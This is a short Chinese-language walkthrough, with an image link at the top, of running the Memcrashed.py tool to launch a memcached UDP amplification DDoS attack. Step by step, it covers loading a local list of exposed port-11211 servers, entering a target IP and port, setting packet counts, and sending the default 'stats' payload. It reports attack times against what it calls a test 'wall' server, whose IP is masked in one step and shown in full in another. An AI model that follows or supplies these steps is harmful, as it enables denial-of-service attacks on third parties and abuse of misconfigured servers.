
Memcrashed.py

• step1: 使用python3.6启动Memcrashed.py

python Memcrashed.py

- step2: Use Shodan API to search for affected Memcached servers? <Y/n>
 由于Shodan搜索引擎 (https://www.shodan.io/ < https://www.shodan.io/>) 的API需要付费, 輸入n
- step3: Would you like to use locally stored Shodan data? <Y/n>
 本步骤使用的数据是在Shodan手动搜索开放了11211端口的服务器,存储了到本地bots.txt中, 输入y
- step4: Enter target IP address:
 输入攻击目标的IP地址,测试墙服务器: 11*.28.10**9
- step5: Enter target port number (Default 80):
 输入攻击目标的端口, 默认是80端口, 輸入80
- step6: Enter preferred power (Default 1):
 输入攻击强度,即向每个服务器发送的UDP包个数,輸入100
- step7: Enter payload contained inside packet: 使用默认的"\x00\x00\x00\x00\x00\x01\x00\x00stats\r\n"命令发动ddos攻击, 输入回车
- step8: Would you like to display all the bots stored locally? <Y/n>是否显示所有采集到的memcache服务器, 輸入n
- step9: Ready to engage target 115.28.105.59? <Y/n> 是否启动攻击,输入y
- step10: 开始攻击! 显示攻击开始时间, 结束后显示攻击结束时间。



攻击时间段: 2018-08-05 15:08:00~2018-08-05 15:09:11

• step11: 在墙服务器后台查看攻击效果

